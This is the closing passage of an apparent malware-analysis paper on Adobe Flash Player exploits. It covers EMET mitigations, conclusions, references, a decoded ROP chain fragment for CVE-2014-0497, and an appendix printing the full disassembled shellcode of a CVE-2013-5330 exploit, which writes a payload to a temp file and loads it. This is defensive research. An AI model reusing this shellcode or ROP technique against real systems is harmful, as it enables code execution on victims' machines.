7097eea4 c3      ret
70524ff6 8b00    mov      eax,dword ptr [eax]  ds:002b:70e0b4a4={KERNEL32!VirtualProtectStub (772b595e)}
70524ff8 c3      ret
;abnormal code-transfer to VirtualProtect (not a valid call)
;suspicious number of 'ret' instructions used by gadgets
70626492 50      push     eax
70626493 c3      ret
```

Figure 13: Decoded ROP chain for the CVE-2014-0497 exploit.

the exploit (the stack is pivoted and the code transfer to VirtualProtect doesn't come from a legitimate function). Finally, EAF mitigation triggers at the final stage when the shellcode is executed and tries to parse the KERNEL32 export table.

While it is possible that a sophisticated attacker with knowledge of *EMET* and with enough skills and time may be able to target all the mitigations and attempt to bypass them or to use techniques not yet protected by *EMET*, it has been observed that the tool still represents a strong defence-in-depth strategy and it is helpful in blocking a large class of common attacks also seen in targeted attacks [22]. The major advantage is that *EMET* provides hardening and mitigations without the need for signature updates, and also works in a generic way for older applications.

7. CONCLUSION AND FUTURE WORK

This paper discussed the vulnerability and exploits of *Adobe Flash Player*. In addition, it also revealed how vulnerabilities in other software, such as web browsers, could be exploited more generically by using SWF files. Both *Adobe* and *Microsoft* have actively been involved in the mitigation of web attacks. *Adobe* has introduced constant blinding which mitigates the JIT spray attack, and *Microsoft*'s *EMET* and improvements in recent *IE* versions can also help to mitigate zero-day attacks that leverage Flash-based exploits.

The use of SWF in attacks will continue, and will evolve in the long term due to the popularity of the plug-in and its large market share. We will continue tracking, analysing and eliminating these threats.

During our research into these *Adobe Flash Player* vulnerabilities, we have noticed that sometimes it is fairly difficult to debug SWF files due to the limitations of current debuggers and reversing tools and the availability of cheap-but-powerful obfuscation tools. A byte-code-level SWF debugger could make the analyst's life much easier.

We urge *Adobe* to provide a byte-code-level SWF debugger for the anti-malware industry.

ACKNOWLEDGEMENT

We would like to thank the *MMPC* (*Microsoft Malware Protection Center*) technical writing team for their great efforts in reviewing this paper.

REFERENCES

[1] Adobe Flash Player home page. http://www.adobe.com/au/products/flashplayer.html.

[2] DVLabs, Pwn2Own 2013 Overview. http://dvlabs.tippingpoint.com/blog/2013/01/17/pwn2own-2013.

[3] Pwn2Own, Pwn2Own 2014: The lineup. http://www.pwn2own.com/2014/03/pwn2own-2014-lineup/.

[4] Evans, C. Scarybeast Security, Together we can make a difference. http://scarybeastsecurity.blogspot.in/2014/03/together-we-can-make-difference.html. See also shared spreadsheet https://docs.google.com/spreadsheet/ccc?key=0Au_usSLlqH60dEptUVJLRjUzcjI4eHNjYmRpS2I3bVE&usp=drive_web#gid=0.

[5] Adobe Labs blog. Alchemy released on Labs. http://blogs.adobe.com/labs/archives/2008/11/alchemy_release.html.

[6] Adobe Labs blog, Project "Alchemy" is now the Flash Runtime C++ Compiler (FlasCC). http://blogs.adobe.com/labs/archives/2012/10/project-alchemy-is-now-the-flash-runtime-c-compiler-flascc.html.

[7] Adobe blog. Open source Flash C++ compiler, CrossBridge. http://blogs.adobe.com/flashplayer/2013/06/open-source-flash-c-compiler-crossbridge.html.

[8] JacksonDunstan.Com, An ASC 2.0 domain memory opcodes primer. http://jacksondunstan.com/articles/2314.

[9] Adobe security bulletin APSB13-26. http://www.adobe.com/support/security/bulletins/apsb13-26.html.

[10] Malware don't need Coffee, CVE-2013-5330 (Flash) in an unknown Exploit Kit fed by high rank websites. http://malware.dontneedcoffee.com/2014/02/cve-2013-5330-flash-in-unknown-exploit.html.

[11] MMPC blog. A journey to CVE-2013-5330 exploit. http://blogs.technet.com/b/mmpc/archive/2014/02/10/a-journey-to-cve-2013-5330-exploit.aspx.

[12] Yu, Y. ROPs are for the 99 per cent (p.47, 'Interdimensional'). https://cansecwest.com/slides/2014/ROPs_are_for_the_99_CanSecWest_2014.pdf.

[13] MMPC threat encyclopedia. TrojanSpy:Win32/Lurk. http://www.microsoft.com/security/portal/threat/encyclopedia/Entry.aspx?Name=TrojanSpy:Win32/Lurk.

[14] Adobe security bulletin APSB14-04. http://helpx.adobe.com/security/products/flash-player/apsb14-04.html.

[15] McAfee Blog. Flash zero-day vulnerability CVE-2014-0497 lasts 84 days. http://blogs.mcafee.com/mcafee-labs/flash-zero-day-vulnerability-cve-2014-0497-lasts-84-days.

[16] MMPC blog, A journey to CVE-2014-0497 exploit. http://blogs.technet.com/b/mmpc/archive/2014/02/17/a-journey-to-cve-2014-0497-exploit.aspx.

[17] MMPC threat encyclopedia. TrojanDownloader: Win32/Siromost.A. http://www.microsoft.com/security/portal/threat/encyclopedia/Entry.aspx?Name=TrojanDownloader:Win32/Siromost.A.

[18] Serna, Fermin J. Flash JIT – Spraying info leak gadgets. http://zhodiac.hispahack.com/my-stuff/security/Flash_Jit_InfoLeak_Gadgets.pdf.

[19] Microsoft Security Research and Defense blog. Software defense: Mitigating common exploitation techniques. http://blogs.technet.com/b/srd/archive/2013/12/11/software-defense-mitigating-common-exploitation-techniques.aspx.

[20] Johnson, K.; Miller, M. Exploit mitigation improvements in Windows 8. http://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf.

[21] Microsoft support. The Enhanced Mitigation Experience Toolkit. http://support.microsoft.com/kb/2458544.

[22] Niemelä, J. Statistically effective protection against APT attacks. https://www.virusbtn.com/pdf/conference_slides/2013/Niemela-VB2013.pdf.

APPENDIX

Shellcode used by CVE-2013-5330 exploit:

```
add     esp,0E000h
push    ebx
push    2048h
push    0
mov     eax,offset kernel32!GlobalAlloc (7c80fdbd)
call    eax
mov     esi,eax
push    esi
push    2048h
mov     eax,offset kernel32!GetTempPathA (7c835de2)
call    eax
test    eax,eax
je      04bf22eb
push    esi
push    0
push    0
push    esi
mov     eax,offset kernel32!GetTempFileNameA
(7c861807)
call    eax
test    eax,eax
je      04bf22eb
push    0
push    80h
push    2
push    0
push    0
push    40000000h
push    esi
mov     eax,offset kernel32!CreateFileA (7c801a28)
call    eax
mov     edi,eax
cmp     edi,0FFFFFFFFh
je      04bf22eb
push    0
push    esp
mov     eax,18200h
push    eax
push    edi
mov     edi,3EF39F0h
pop     ebx
push    edi
push    ebx
mov     eax,offset kernel32!WriteFile (7c810e17)
call    eax
test    eax,eax
je      04bf22eb
push    ebx
mov     eax,offset kernel32!CloseHandle (7c809bd7)
call    eax
push    esi
mov     eax,offset kernel32!LoadLibraryA (7c801d7b)
call    eax
pop     esp
popad
ret     8
```